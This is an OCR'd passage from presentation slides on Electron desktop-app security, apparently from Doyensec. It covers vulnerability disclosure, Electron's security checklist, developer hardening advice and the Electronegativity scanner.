The Electron team will send a response indicating the next steps in handling your report. After the initial reply to your report, the security team will keep you informed of the progress towards a fix and full announcement, and may ask for additional information or guidance.


Report security bugs in third-party modules to the person or team maintaining the module. You can also report a vulnerability through the Node Security Project.

Learning More About Security

To learn more about securing an Electron application, please see the security tutorial.


We’re in a mature security state

- Disclosure policy and vulnerabilities handling practices
  - Incident response run-book
  - External communications
- Security Workgroup
- Frequent releases and semver
- Shorter update cycles for Chromium



5. Developers negligence

https://www.electronjs.org/docs/all#checklist-security-recommendations



1. Only load secure content
2. Disable the Node.js integration in all renderers that display remote content
3. Enable context isolation in all renderers that display remote content
4. Use `ses.setPermissionRequestHandler()` in all sessions that load remote content
5. Do not disable `webSecurity`
6. Define a `Content-Security-Policy` and use restrictive rules (i.e. `script-src 'self'`)
7. Do not set `allowRunningInsecureContent` to `true`
8. Do not enable experimental features
9. Do not use `enableBlinkFeatures`
10. `<webview>`: Do not use `allowpopups`
11. `<webview>`: Verify options and params
12. Disable or limit navigation
13. Disable or limit creation of new windows
14. Do not use `openExternal` with untrusted content
15. Disable the `remote` module
16. Filter the `remote` module
17. Use a current version of Electron

Your Homework

- Secure settings and good design for your application can help mitigating most of the vulnerabilities:
  - Do not load remote content
  - Use modern JS frameworks with contextual encoding
  - nodeIntegration: false / sandbox: true
  - contextIsolation: true
  - Carefully review your preload scripts
    - Do not expose Node.js objects / dangerous primitives

So much to do...


Electronegativity

https://github.com/doyensec/electronegativity

```
$ npm install @doyensec/electronegativity -g
```


Usage

- Using it is as simple as pointing it to the repository directory or to the .asar package



```
doyensec:electronegativity $ node dist/index.js -i /tmp/electropositivity/
```

CSV and Sarif Output Formats



```
doyensec $ electronegativity -i /tmp/electropositivity --output results.csv
```

Conclusions

Democratizing Security

- **Security trade offs**
  - Security built-in by default, with clear opt-out configs
- **Framework bugs**
  - Hardening, security testing, repeat
- **Poor or inconsistent documentation**
  - More, better docs!
- **Missing security governance**
  - Increased transparency, consolidated processes
- **Developers negligence**
  - Security is everyone's responsibility

Thanks!

- Feel free to contact me:
  luca@doyensec.com
  @lucacarettoni

- Electron security slides, white-papers are available on our research page:
  https://www.doyensec.com/research.html